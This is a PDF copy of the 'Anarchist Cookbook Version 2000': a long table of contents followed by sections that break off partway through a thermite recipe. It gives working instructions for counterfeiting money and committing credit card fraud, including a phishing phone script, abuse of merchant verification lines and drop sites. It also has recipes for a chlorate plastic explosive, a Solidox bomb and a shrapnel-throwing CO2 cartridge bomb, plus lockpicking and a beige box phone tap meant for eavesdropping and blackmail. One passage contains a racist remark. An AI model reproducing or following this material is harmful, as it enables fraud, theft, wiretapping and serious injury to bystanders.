Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

ANARCHY COOKBOOK VERSION 2000

Pictures and Reformatting for Word6 by Louis Helm - http://www.library.2ya.com

Table of Contents

1.Counterfeiting Money
2.Credit Card Fraud
3.Making Plastic Explosives
4.Picking Master Locks
5.The Arts of Lockpicking I
6.The Arts of Lockpicking II
7.Solidox Bombs
8.High Tech Revenge: The Beigebox
9.COý Bombs
10.Thermite II Bombs
11.Touch Explosives
12.Letter Bombs
13.Paint Bombs
14.Ways to send a car to HELL
15.Do you hate school?
16.Phone related vandalism
17.Highway police radar jamming
18.Smoke Bombs
19.Mail Box Bombs
20.Hot-wiring cars
21.Napalm
22.Fertilizer Bomb
23.Tennis Ball Bomb
24.Diskette Bombs
25.Unlisted Phone Numbers
26.Fuses
27.How to make Potassium Nitrate
28.Exploding Lightbulbs
29.Under water igniters
30.Home-brew blast cannon
31.Chemical Equivalency List
32.Phone Taps
33.Landmines
34.A different Molitov Cocktail
35.Phone Systems Tutorial I
36.Phone Systems Tutorial II
37.Basic Alliance Teleconferencing
38.Aqua Box Plans
39.Hindenberg Bomb
40.How to Kill Someone
41.Phone Systems Tutorial III
42.Black Box Plans
43.The Blotto Box
44.Blowgun
45.Brown Box Plans
46.Calcium Carbide Bomb
47.More Ways to Send a Car to Hell
48.Ripping off Change Machines
49.Clear Box Plans
50.CNA Number Listing

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

51.Electronic Terrorism
52.Start a Conf. w/o 2600hz or MF
53.Dynamite
54.Auto Exhaust Flame Thrower
55.How to Break into BBs Express
56.Firebomb
57.Fuse Bomb
58.Generic Bomb
59.Green Box Plans
60.Portable Grenade Launcher
61.Basic Hacking Tutorial I
62.Basic Hacking Tutorial II
63.Hacking DEC's
64.Harmless Bombs
65.Breaking into Houses
66.Hypnotism
67.Remote Informer Issue #1
68.Jackpotting ATM Machines
69.Jug Bomb
70.Fun at K-Mart
71.Mace Substitute
72.How to Grow Marijuana
73.Match Head Bomb
74.Terrorizing McDonalds
75."Mentor's" Last Words
76.The Myth of the 2600hz Detector
77.Blue Box Plans
78.Napalm II
79.Nitroglycerin Recipe
80.Operation: Fuckup
81.Stealing Calls from Payphones
82.Pool Fun
83.Free Postage
84.Unstable Explosives
85.Weird Drugs
86.The Art of Carding
87.Recognizing Credit Cards
88.How to Get a New Identity
89.Remote Informer Issue #2
90.Remote Informer Issue #3
91.Remote Informer Issue #4
92.Remote Informer Issue #5
93.Phreaker's Guide to Loop Lines
94.Ma-Bell Tutorial
95.Getting Money out of Pay Phones
96.Computer-based PBX
97.PC-Pursuit Port Statistics
98.Pearl Box Plans
99.The Phreak File
100.Red Box Plans
101.RemObS
102.Scarlet Box Plans
103.Silver Box Plans
104.Bell Trashing
105.Canadian WATS Phonebook
106.Hacking TRW
107.Hacking VAX & UNIX
108.Verification Circuits
109.White Box Plans
110.The BLAST Box
111.Dealing with the R&R Operator

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

112.Cellular Phone Phreaking
113.Cheesebox Plans
114.Start Your Own Conferences
115.Gold Box Plans
116.The History of ESS
117.The Lunch Box
118.Olive Box Plans
119.The Tron Box
120.More TRW Info
121."Phreaker's Phunhouse"
122.Phrack Magazine-Vol. 3, Issue 27
123.Phrack Magazine-Vol. 3, Issue 27
124.Phrack Magazine-Vol. 3, Issue 28
125.Phrack Magazine-Vol. 3, Issue 28
126.Phrack Magazine-Vol. 3, Issue 28
127.Phrack Magazine-Vol. 3, Issue 30
128.Phrack Magazine-Vol. 3, Issue 30
129.Phrack Magazine-Vol. 3, Issue 30
130.Sodium Chlorate
131.Mercury Fulminate
132.Improvised Black Powder
133.Nitric Acid
134.Dust Bomb Instructions
135.Carbon-Tet Explosive
136.Making Picric Acid from Aspirin
137.Reclamation of RDX from C-4
138.Egg-based Gelled Flame Fuels
139.Clothespin Switch
140.Flexible Plate Switch
141.Low Signature System [Silencers]
142.Delay Igniter From Cigarette
143.Nicotine
144.Dried Seed Timer
145.Nail Grenade
146.Bell Glossary
147.Phone Dial Locks -- Beat'em
148.Exchange Scanning
149.A Short History of Phreaking
150."Secrets of the Little Blue Box"
151.The History of British Phreaking
152."Bad as Shit"
153.Telenet
154.Fucking with the Operator
155.Phrack Magazine-Vol. 1, Issue 1
156.International Country Codes List
157.Infinity Transmitter Plans
158.LSD
159.Bananas
160.Yummy Marihuana Recipes
161.Peanuts
162.Chemical Fire Bottle
163.Igniter from Book Matches
164."Red or White Powder" Propellant
165.Pipe Hand Grenade
166.European Credit Card Fraud
Potassium Bomb
Your Legal Rights
Juvenile Offenders' Rights
Down The Road Missle
Fun With Shotgun Shells
Surveillance Equipment

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

Drip Timer
Stealing
Miscellaneous
Shaving cream bomb
Ripping off change machines II
Lockpicking the EASY way
Anarchy 'N' Explosives Prelude
Anarchy 'N' Explosives Vol. 1
Anarchy 'N' Explosives Vol. 2
Anarchy 'N' Explosives Vol. 3
Anarchy 'N' Explosives Vol. 4
Anarchy 'N' Explosives Vol. 5
Explosives and Propellants
Lockpicking III
Chemical Equivalent List II
Nitroglycerin II
Cellulose Nitrate
Starter Explosives
Flash Powder
Exploding Pens
Revised Pipe Bombs
*** SAFETY * A MUST READ!**
Ammonium Trilodide
Sulfuric Acid & Amm. Nitrate III
Black Powder III
Nitrocellulose
RDX
The Black Gate BBS
ANFOS
Picric Acid II
Bottled Explosives
Dry Ice
Fuses / Ignitors / Delays
Film Canister Bombs
Book Bombs
Phone Bombs
Special Ammunition
Rocketry
Pipe Cannon II
Smoke Bombs
Firecrackers
Suppliers II
Lab-Raid Checklist
Misc Anarchy
Combo Locks II
Misc Anarchy II
Thermite IV

1. Counterfeiting Money by The Jolly Roger

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

Before reading this article, it would be a very good idea to get a book on photo offset printing, for this is the method used in counterfeiting US currency. If you are familiar with this method of printing, counterfeiting should be a simple task for you.

Genuine currency is made by a process called "gravure", which involves etching a metal block. Since etching a metal block is impossible to do by hand, photo offset printing comes into the process.

Photo offset printing starts by making negatives of the currency with a camera, and putting the negatives on a piece of masking material (usually orange in color). The stripped negatives, commonly called "flats", are then exposed to a lithographic plate with an arc light plate maker. The burned plates are then developed with the proper developing chemical. One at a time, these plates are wrapped around the plate cylinder of the press.

The press to use should be an 11 by 14 offset, such as the AB Dick 360. Make 2 negatives of the portrait side of the bill, and 1 of the back side. After developing them and letting them dry, take them to a light table. Using opaque on one of the portrait sides, touch out all the green, which is the seal and the serial numbers. The back side does not require any retouching, because it is all
one color. Now, make sure all of the negatives are registered (lined up correctly) on the flats. By the way, every time you need another serial number, shoot 1 negative of the portrait side, cut out the serial number, and remove the old serial number from the flat replacing it with the new one.

Now you have all 3 flats, and each represents a different color: black, and 2 shades of green (the two shades of green are created by mixing inks). Now you are ready to burn the plates. Take a lithographic plate and etch three marks on it. These marks must be 2 and 9/16 inches apart, starting on one of the short edges. Do the same thing to 2 more plates. Then, take 1 of the flats and place it on the plate, exactly lining the short edge up with the edge of the plate. Burn it, move it up to the next mark, and cover up the exposed area you have already burned. Burn that, and do the same thing 2 more times, moving the flat up one more mark. Do the same process with the other 2 flats (each on a separate plate). Develop all three plates. You should now have 4 images on each plate with an equal space between each bill.

The paper you will need will not match exactly, but it will do for most situations. The paper to use should have a 25% rag content. By the way, Disaperf computer paper (invisible perforation) does the job well. Take the paper and load it into the press. Be sure to set the air, buckle, and paper thickness right. Start with the black plate (the plate without the serial numbers). Wrap it around the cylinder and load black ink in. Make sure you run more than you need because there will be a lot of rejects. Then, while that is printing, mix the inks for the serial numbers and the back side. You will need to add some white and maybe yellow to the serial number ink. You also need to add black to the back side. Experiment until you get it right. Now, clean the press and print the other side. You will now have a bill with no green seal or serial numbers. Print a few with one serial number, make another and repeat. Keep doing this until you have as many different numbers as you want. Then cut the bills to the exact size with a paper cutter. You should have printed a large amount of money by now, but there is still one problem; the paper is pure white. To dye it, mix the following in a pan: 2 cups of hot water, 4 tea bags, and about 16 to 20 drops of green food coloring (experiment with this). Dip one of the bills in and compare it to a genuine US bill. Make the necessary adjustments, and dye all the bills. Also, it is a good idea to make them look used. For example, wrinkle them, rub coffee grinds on them, etc.

As before mentioned, unless you are familiar with photo offset printing, most of the information in this article will be fairly hard to understand. Along with getting a book on photo offset printing, try to see the movie "To Live and Die in LA". It is about a counterfeiter, and the producer does a pretty good job of showing how to counterfeit. A good book on the subject is "The Poor Man's James Bond".

If all of this seems too complicated to you, there is one other method available for counterfeiting: The Canon color laser copier. The Canon can replicate ANYTHING in vibrant color, including US currency. But, once again, the main problem in counterfeiting is the paper used. So, experiment, and good luck!

2. Credit Card Fraud by The Jolly Roger

For most of you out there, money is hard to come by. Until now:

With the recent advent of plastic money (credit cards), it is easy to use someone else's credit card to order the items you have always desired in life. The stakes are high, but the payoff is worth it.

Step One: Getting the credit card information

First off, you must obtain the crucial item: someone's credit card number. The best way to get credit card numbers is to take

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

the blue carbons used in a credit card transaction at your local department store. These can usually be found in the garbage can next to the register, or for the more daring, in the garbage dumpster behind the store. But, due to the large amount of credit card fraud, many stores have opted to use a carbonless transaction sheet, making things much more difficult. This is where your phone comes in handy.

First, look up someone in the phone book, and obtain as much information as possible about them. Then, during business hours, call in a very convincing voice - "Hello, this is John Doe from the Visa Credit Card Fraud Investigations Department. We have been informed that your credit card may have been used for fraudulent purposes, so will you please read off the numbers appearing on your Visa card for verification." Of course, use your imagination! Believe it or not, many people will fall for this ploy and give out their credit information.

Now, assuming that you have your victim's credit card number, you should be able to decipher the information given.

Step Two: Recognizing information from carbon copies

Card example:

[American Express]
XXXX XXXXXX XXXXX
MM/Y1 THRU MM/Y2
JOE SHMOE

Explanation:

MM/Y1 is the date the card was issued, and MM/Y2 is the expiration date. The American Express Gold Card has numbers XXXXXX XXXXXXXX XXXXXXXX, and is covered for up to $5000.00, even if the card holder is broke.

[Mastercard]
5XXX XXXX XXXX XXXX
XXXX AAA DD-MM-YY MM/YY
JOE SHMOE

Explanation:

XXXX in the second row may be asked for during the ordering process. The first date is when the card was new, and the second is when the card expires. The most frequent number combination used is 5424 1800 XXXX XXXX. There are many of these cards in circulation, but many of these are on wanted lists, so check these first.

[Visa]
4XXX XXX(X) XXX(X) XXX(X)
MM/YY MM/YY*VISA
JOE SHMOE

Explanation:

Visa is the most abundant card, and is accepted almost everywhere. The "*VISA" is sometimes replaced with "BWG", or followed with a special code. These codes are as follows:

[1] MM/YY*VISA V - Preferred Card
[2] MM/YY*VISA CV - Classic Card
[3] MM/YY*VISA PV - Premier Card

Preferred Cards are backed with money, and are much safer to use. Classic Cards are newer, harder to reproduce cards with decent backing. Premier Cards are Classic Cards with Preferred coverage. Common numbers are 4448 020 XXX XXX, 4254 5123 6000 XXXX, and 4254 5123 8500 XXXX. Any 4712 1250 XXXX XXXX cards are IBM Credit Union cards, and are risky to use, although they are usually covered for large purchases.

Step Three: Testing credit

You should now have a Visa, Mastercard, or American Express credit card number, with the victim's address, zip code, and phone number. By the way, if you have problems getting the address, most phone companies offer the Address Tracking

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

Service, which is a special number you call that will give you an address from a phone number, at a nominal charge. Now you need to check the balance of credit on the credit card (to make sure you don't run out of money), and you must also make sure that the card isn't stolen. To do this you must obtain a phone number that businesses use to check out credit cards during purchases. If you go to a department store, watch the cashier when someone makes a credit card purchase. He/she will usually call a phone number, give the credit information, and then give what is called a "Merchant Number". These numbers are usually written down on or around the register. It is easy to either find these numbers and copy them, or to wait until they call one in. Watch what they dial and wait for the 8 digit (usually) merchant number. Once you call the number, in a calm voice, read off the account number, merchant number, amount, and expiration date. The credit bureau will tell you if it is OK, and will give you an authorization number. Pretend you are writing this number down, and repeat it back to them to check it. Ignore this number completely, for it serves no real purpose. However, once you do this, the bank removes dollars equal to what you told them, because the card was supposedly used to make a purchase. Sometimes you can trick the operator by telling her the customer changed his mind and decided not to charge it. Of course, some will not allow this. Remember at all times that you are supposed to be a store clerk calling to check out the card for a purchase. Act like you are talking with a customer when he/she "cancels".

Step Four: The drop

Once the cards are cleared, you must find a place to have the package sent. NEVER use a drop more than once. The following are typical drop sites:

[1] An empty house

An empty house makes an excellent place to send things. Send the package UPS, and leave a note on the door saying, "UPS. I work days, 8 to 6. Could you please leave the package on the back door step?" You can find dozens of houses from a real estate agent by telling them you want to look around for a house. Ask for a list of twenty houses for sale, and tell them you will check out the area. Do so, until you find one that suits your needs.

[2] Rent A Spot

U-Haul sometimes rents spaces where you can have packages sent and signed for. End your space when the package arrives.

[3] People's houses

Find someone you do not know, and have the package sent there. Call ahead saying that "I called the store and they sent the package to the wrong address. It was already sent, but can you keep it there for me?" This is a very reliable way if you keep calm when talking to the people.

Do NOT try post office boxes. Most of the time, UPS will not deliver to a post office box, and many people have been caught in the past attempting to use a post office box. Also, when you have determined a drop site, keep an eye on it for suspicious characters and cars that have not been there before.

Step Five: Making the transaction

You should now have a reliable credit card number with all the necessary billing information, and a good drop site.

The best place to order from is catalogues, and mail order houses. It is in your best interest to place the phone call from a pay phone, especially if it is a 1-800 number. Now, when you call, don't try to disguise your voice, thinking you will trick the salesperson into believing you are an adult. These folks are trained to detect this, so your best bet is to order in your own voice. They will ask for the following: name, name as it appears on card, phone number, billing address, expiration date, method of shipping, and product. Ask if they offer UPS Red shipping (next day arrival), because it gives them less time to research an order. If you are using American Express, you might have a bit of a problem shipping to an address other than the billing address. Also, if the salesperson starts to ask questions, do NOT hang up. Simply talk your way out of the situation, so you won't encourage investigation on the order.

If everything goes right, you should have the product, free of charge. Insurance picks up the tab, and no one is any wiser. Be careful, and try not to order anything over $500. In some states, UPS requires a signature for anything over $200, not to mention that anything over $200 is defined as grand theft, as well as credit fraud. Get caught doing this, and you will bite it for a couple of years. Good luck!

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

3. Making Plastic Explosives from Bleach by The Jolly Roger

Potassium chlorate is an extremely volatile explosive compound, and has been used in the past as the main explosive filler in grenades, land mines, and mortar rounds by such countries as France and Germany. Common household bleach contains a small amount of potassium chlorate, which can be extracted by the procedure that follows.

First off, you must obtain:

A heat source (hot plate, stove, etc.)
A hydrometer, or battery hydrometer
A large Pyrex, or enameled steel container (to weigh chemicals)
Potassium chloride(sold as a salt substitute at health and nutrition stores)

Take one gallon of bleach, place it in the container, and begin heating it. While this solution heats, weigh out 63 grams of potassium chloride and add this to the bleach being heated. Constantly check the solution being heated with the hydrometer, and boil until you get a reading of 1.3. If using a battery hydrometer, boil until you read a FULL charge.

Take the solution and allow it to cool in a refrigerator until it is between room temperature and 0øC. Filter out the crystals that have formed and save them. Boil this solution again and cool as before. Filter and save the crystals.

Take the crystals that have been saved, and mix them with distilled water in the following proportions: 56 grams per 100 milliliters distilled water. Heat this solution until it boils and allow to cool. Filter the solution and save the crystals that form upon cooling. This process of purification is called "fractional crystallization". These crystals should be relatively pure potassium chlorate.

Powder these to the consistency of face powder, and heat gently to drive off all moisture.

Now, melt five parts Vaseline with five parts wax. Dissolve this in white gasoline (camp stove gasoline), and pour this liquid on 90 parts potassium chlorate (the powdered crystals from above) into a plastic bowl. Knead this liquid into the potassium chlorate until intimately mixed. Allow all gasoline to evaporate.

Finally, place this explosive into a cool, dry place. Avoid friction, sulfur, sulfides, and phosphorous compounds. This explosive is best molded to the desired shape and density of 1.3 grams in a cube and dipped in wax until water proof. These block type charges guarantee the highest detonation velocity. Also, a blasting cap of at least a 3 grade must be used.

The presence of the afore mentioned compounds (sulfur, sulfides, etc.) results in mixtures that are or can become highly sensitive and will possibly decompose explosively while in storage. You should never store homemade explosives, and you must use EXTREME caution at all times while performing the processes in this article.

You may obtain a catalog of other subject of this nature by writing:

Information Publishing Co.
Box 10042
Odessa, Texas 79762

4. Picking Master Locks by The Jolly Roger

Have you ever tried to impress someone by picking one of those Master combination locks and failed?

The Master lock company made their older combination locks with a protection scheme. If you pull the handle too hard, the knob will not turn. That was their biggest mistake.

The first number:

Get out any of the Master locks so you know what is going on. While pulling on the clasp (part that springs open when you get the combination right), turn the knob to the left until it will not move any more, and add five to the number you reach. You now have the first number of the combination.

The second number:

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

Spin the dial around a couple of times, then go to the first number you got. Turn the dial to the right, bypassing the first number once. When you have bypassed the first number, start pulling on the clasp and turning the knob. The knob will eventually fall into the groove and lock. While in the groove, pull the clasp and turn the knob. If the knob is loose, go to the next groove, if the knob is stiff, you have the second number of the combination.

The third number:

After getting the second number, spin the dial, then enter the two numbers. Slowly spin the dial to the right, and at each number, pull on the clasp. The lock will eventually open if you did the process right.

This method of opening Master locks only works on older models. Someone informed Master of their mistake, and they employed a new mechanism that is foolproof (for now).

5. The Arts of Lockpicking I by The Jolly Roger

Lockpicking I: Cars and assorted other locks

While the basic themes of lockpicking and uninvited entry have not changed much in the last few years, some modern devices and techniques have appeared on the scene.

Automobiles:

Many older automobiles can still be opened with a Slim Jim type of opener (these and other auto locksmithing techniques are covered fully in the book "In the Still of the Night", by John Russell III); however, many car manufacturers have built cases over the lock mechanism, or have moved the lock mechanism so the Slim Jim will not work. So:

American Locksmith Service
P.O. Box 26
Culver City, CA 90230

ALS offers a new and improved Slim Jim that is 30 inches long and 3/4 inches wide, so it will both reach and slip through the new car lock covers (inside the door). Price is $5.75 plus $2.00 postage and handling.

Cars manufactured by General Motors have always been a bane to people who needed to open them, because the sidebar locking unit they employ is very difficult to pick. To further complicate matters, the new GM cars employ metal shields to make the use of a Slim Jim type instrument very difficult. So:

Lock Technology Corporation
685 Main St.
New Rochelle, NY 10801

LTC offers a cute little tool which will easily remove the lock cylinder without harm to the vehicle, and will allow you to enter and/or start the vehicle. The GMC-40 sells for $56.00 plus $2.00 for postage and handling.

The best general automobile opening kit is probably a set of lockout tools offered by:

Steck MFG Corporation
1319 W. Stewart St.
Dayton, OH 45408

For $29.95 one can purchase a complete set of six carbon lockout tools that will open more than 95% of all the cars around.

Kwickset locks have become quite popular as one step security locks for many types of buildings. They are a bit harder to pick and offer a higher degree of security than a normal builder installed door lock. So:

A MFG
1151 Wallace St.
Massilon, OH 44646

Price is $11.95. Kwickset locks can handily be disassembled and the door opened without harm to either the lock or the door

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

by using the above mentioned Kwick Out tool.

If you are too lazy to pick auto locks:

Veehof Supply
Box 361
Storm Lake, IO 50588

VS sells tryout keys for most cars (tryout keys are used since there is no one master key for any one make of car, but there are group type masters (a.k.a. tryout keys). Prices average about $20.00 a set.

Updated Lockpicking:

For years, there have been a number of pick attack procedures for most pin and tumbler lock systems. In reverse order of ease they are as follows:

Normal Picking:

Using a pick set to align the pins, one by one, until the shear line is set and the lock opens.

Racking:

This method uses picks that are constructed with a series of bumps, or diamond shape notches. These picks are "raked" (i.e. run over all the pins at one time). With luck, the pins will raise in the open position and stay there. Raking, if successful, can be much less of an effort than standard picking.

Lock Aid Gun:

This gun shaped device was invented a number of years ago and has found application with many locksmiths and security personnel. Basically, a needle shaped pick is inserted in the snout of the "gun", and the "trigger" is pulled. This action snaps the pick up and down strongly. If the tip is slipped under the pins, they will also be snapped up and down strongly. With a bit of luck they will strike each other and separate at the shear line for a split second. When this happens the lock will open. The lock aid gun is not 100% successful, but when it does work, the results are very dramatic. You can sometimes open the lock with one snap of the trigger.

Vibrator:

Some crafty people have mounted a needle pick into an electric toothbrush power unit. This vibrating effect will sometimes open pin tumbler locks -- instantly.

There is now another method to open pin and wafer locks in a very short time. Although it resembles a toothbrush pick in appearance, it is actually an electronic device. I am speaking of the Cobra pick that is designed and sold by:

Fed Corporation
P.O. Box 569
Scottsdale, AR 85252

The Cobra uses two nine volt batteries, teflon bearings (for less noise), and a cam roller. It comes with three picks (for different types of locks) and works both in America and overseas, on pin or wafer locks. The Cobra will open group one locks (common door locks) in three to seven seconds with no damage, in the hands of an experienced locksmith. It can take a few seconds more or up to a half a minute for someone with no experience at all. It will also open group two locks (including government, high security, and medicos), although this can take a short time longer. It will not open GM sidebar locks, although a device is about to be introduced to fill that gap. How much for this toy that will open most locks in seven seconds?

$235.00 plus $4.00 shipping and handling.

For you hard core safe crackers, FC also sells the MI-6 that will open most safes at a cost of $10,000 for the three wheel attack model, and $10,500 for the four wheel model. It comes in a sturdy aluminum carrying case with monitor, disk drive and software.

If none of these safe and sane ideas appeal to you, you can always fall back on the magic thermal lance...

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

The thermal lance is a rather crude instrument constructed from 3/8 inch hollow magnesium rods. Each tube comes in a 10 foot length, but can be cut down if desired. Each one is threaded on one end. To use the lance, you screw the tube together with a matted regulator (like a welding outfit uses) and hook up an oxygen tank. Then oxygen is turned on and the rod is lit with a standard welding igniter. The device produces an incredible amount of heat. It is used for cutting up concrete blocks or even rocks. An active lance will go through a foot of steel in a few seconds. The lance is also known as a burning bar, and is available from:

C.O.L. MFG
7748 W. Addison
Chicago, IL 60634

6. The Arts of Lockpicking II by The Jolly Roger

So you want to be a criminal. Well, if you want to be like James Bond and open a lock in fifteen seconds, then go to Hollywood, because that is the only place you are ever going to do it. Even experienced locksmiths can spend five to ten minutes on a lock if they are unlucky. If you are wanting extremely quick access, look elsewhere. The following instructions will pertain mostly to the "lock in knob" type lock, since it is the easiest to pick.

First of all, you need a pick set. If you know a locksmith, get him to make you a set. This will be the best possible set for you to use. If you find a locksmith unwilling to supply a set, don't give up hope. It is possible to make your own, if you have access to a grinder (you can use a file, but it takes forever).

The thing you need is an allen wrench set (very small). These should be small enough to fit into the keyhole slot. Now, bend the long end of the allen wrench at a slight angle (not 90ø). Now, take your pick to a grinder or a file, and smooth the end until it is rounded so it won't hang inside the lock. Test your tool out on doorknobs at your house to see if it will slide in and out smoothly. Now, this is where the screwdriver comes in. It must be small enough for it and your pick to be used in the same lock at the same time, one above the other. In the coming instructions, please refer to this chart of the interior of a lock:



The object is to press the pin up so that the space between the upper pin and the lower pin is level with the cylinder wall. Now, if you push a pin up, it's tendency is to fall back down, right? That is where the screwdriver comes in. Insert the screwdriver into the slot and turn. This tension will keep the "solved" pins from falling back down. Now, work from the back of the lock to the front, and when you are through, there will be a click, the screwdriver will turn freely, and the door will open.

Do not get discouraged on your first try! It will probably take you about twenty to thirty minutes your first time. After that, you will quickly improve with practice.

7. Solidox Bombs by The Jolly Roger

Most people are not aware that a volatile, extremely explosive chemical can be bought over the counter: Solidox.

Solidox comes in an aluminum can containing 6 grey sticks, and can be bought at K-Mart, and various hardware supply shops for around $7.00. Solidox is used in welding applications as an oxidizing agent for the hot flame needed to melt metal. The most active ingredient in Solidox is potassium chlorate, a filler used in many military applications in the WWII era.

Since Solidox is literally what the name says: SOLID OXygen, you must have an energy source for an explosion. The most common and readily available energy source is common household sugar, or sucrose. In theory, glucose would be the purest energy source, but it is hard to find a solid supply of glucose.

Making the mixture:

Open the can of Solidox, and remove all 6 sticks. One by one, grind up each of the sticks (preferably with a mortar and pestle)

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

into the finest powder possible.
The ratio for mixing the sugar with the Solidox is 1:1, so weigh the Solidox powder, and grind up the equivalent amount of sugar.
Mix equivalent amounts of Solidox powder, and sugar in a 1:1 ratio.

It is just that simple! You now have an extremely powerful substance that can be used in a variety of applications. A word of caution: be EXTREMELY careful in the entire process. Avoid friction, heat, and flame. A few years back, a teenager I knew blew 4 fingers off while trying to make a pipe bomb with Solidox. You have been warned!

8. High Tech Revenge: The Beigebox - Rev.2 by The Jolly Roger

I. Introduction

Have you ever wanted a lineman's handset? Surely every phreak has at least once considered the phun that he could have with one. After searching unlocked phone company trucks for months, we had an idea. We could build one. We did, and named it the "Beige Box" simply because that is the color of ours.

The beigebox is simply a consumer lineman's handset, which is a phone that can be attached to the outside of a person's house. To fabricate a beigebox, follow along.

II. Construction and Use

The construction is very simple. First you must understand the concept of the device. In a modular jack, there are four wires. These are red, green, yellow, and black. For a single line telephone, however, only two matter: the red (ring) and green (tip). The yellow and the black are not necessary for this project. A lineman's handset has two clips on it: the ring and the tip. Take a modular jack and look at the bottom of it's casing. There should be a grey jack with four wires (red, green, yellow & black) leading out of it. To the end of the red wire attach a red alligator clip. To the end of the green wire attach a green alligator clip. The yellow and black wires can be removed, although I would only set them aside so that you can use the modular jack in future projects. Now insert your telephone's modular plug into the modular jack. That's it. This particular model is nice because it is can be easily made, is inexpensive, uses common parts that are readily available, is small, is lightweight, and does not require the destruction of a phone.

III. Beige Box Uses

There are many uses for a Beige Box. However, before you can use it, you must know how to attach it to the output device. This device can be of any of Bell switching apparatus that include germinal sets (i.e. remote switching centers, bridgin heads, cans, etc.) To open most Bell Telephone switching apparatus, you must have a 7/16 inch hex driver (or a good pair of needle nose pliers work also). This piece of equipment can be picked up at your local hardware store. With your hex driver (or pliers), turn the security bolt(s) approximately 1/8 of an inch counter-clockwise and open. If your output device is locked, then you must have some knowledge of destroying and/or picking locks. However, we have never encountered a locked output device. Once you have opened your output device, you should see a mass of wires connected to terminals. On most output devices, the terminals should be labeled "T" (Tip -- if not labeled, it is usually on the left) and "R" (Ring -- if not labeled, usually on the right).

Remember: Ring - red - right. The "Three R's" -- a simple way to remember which is which. Now you must attach all the red alligator clip (Ring) to the "R" (Ring) terminal. Attach the green alligator clip (Tip) to the "T" (Tip) terminal.

Note: If instead of a dial tone you hear nothing, adjust the alligator clips so that they are not touching each other terminals. Also make sure they are firmly attached. By this time you should hear a dial tone. Dial ANI to find out the number you are using (you wouldn't want to use your own). Here are some practical applications:

- Eavesdropping
- Long distance, static free, free fone calls to phriends
- Dialing direct to Alliance Teleconferencing (also no static)
- Phucking people over
- Bothering the operator at little risk to yourself
- Blue Boxing with greatly reduced chance of getting caught
- Anything at all you want, since you are on an extension of that line

Eavesdropping

To be most effective, first attach the Beige Box then your phone. This eliminates the static caused by connecting the box, therefore reducing the potential suspicion of your victim. When eavesdropping, it is always best to be neither seen nor heard. If you hear someone dialing out, do not panic; but rather hang up, wait, and pick up the receiver again. The person will either have hung up or tried to complete their call again. If the latter is true, then listen in, and perhaps you will find information

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

worthy of blackmail! If you would like to know who you are listening to, after dialing ANI, pull a CN/A on the number.

Dialing Long Distance
This section is self explanatory, but don't forget to dial a "1" before the NPA.

Dialing Direct to Alliance Teleconferencing
Simply dial 0-700-456-1000 and you will get instructions from there. I prefer this method over PBX's, since PBX's often have poor reception and are more difficult to come by.

Phucking People Over
This is a very large topic of discussion. Just by using the other topics described, you can create a large phone bill for the person (they will not have to pay for it, but it will be a big hassle for them). In addition, since you are an extension of the person's line, you can leave your phone off the hook, and they will not be able to make or receive calls. This can be extremely nasty because no one would expect the cause of the problem.

Bothering the Operator
This is also self explanatory and can provide hours of entertainment. Simply ask her things that are offensive or you would not like traced to your line. This also corresponds to the previously described section, Phucking People Over. After all, guess who's line it gets traced to?

Blue Boxing
See a file on Blue Boxing for more details. This is an especially nice feature if you live in an ESS-equipped prefix, since the calls are, once again, not traced to your line...

IV. POTENTIAL RISKS OF BEIGE BOXING
Overuse of the Beige Box may cause suspicions within the Gestapo, and result in legal problems. Therefor, I would recommend you:

- **Choose a secluded spot to do your Beige Boxing,**
- **Use more than one output device**
- **Keep a low profile (i.e., do not post under your real name on a public BBS concerning your accomplishments)**

In order to make sure the enemy has not been inside your output device, I recommend you place a piece of transparent tape over the opening of your output device. Therefor, if it is opened in your absence, the tape will be displaced and you will be aware of the fact that someone has intruded on your territory.

Now, imagine the possibilities: a $2000 dollar phone bill for that special person, 976 numbers galore, even harassing the operator at no risk to you! Think of it as walking into an enemies house, and using their phone to your heart's content.

9. How to make a COý bomb by the Jolly Roger

You will have to use up the cartridge first by either shooting it or whatever. With a nail, force a hole bigger so as to allow the powder and wick to fit in easily. Fill the cartridge with black powder and pack it in there real good by tapping the bottom of the cartridge on a hard surface (I said TAP not SLAM!). Insert a fuse. I recommend a good water-proof cannon fuse, or an m-80 type fuse,
but firecracker fuses work, if you can run like a black man runs from the cops after raping a white girl.) Now, light it and run like hell! It does wonders for a row of mailboxes (like the ones in apartment complexes), a car (place under the gas tank), a picture window (place on window sill), a phone booth (place right under the phone), or any other devious place. This thing throws shrapnel, and can make quit a mess!!

10. Thermite II by Jolly Roger

Thermite is nasty shit. Here is a good and easy way to make it. The first step is to get some iron-oxide (which is RUST!). Here is a good way to make large quantities in a short time:

- **Get a DC converter like the one used on a train set. Cut the connector off, separate the wires, and strip them both.**

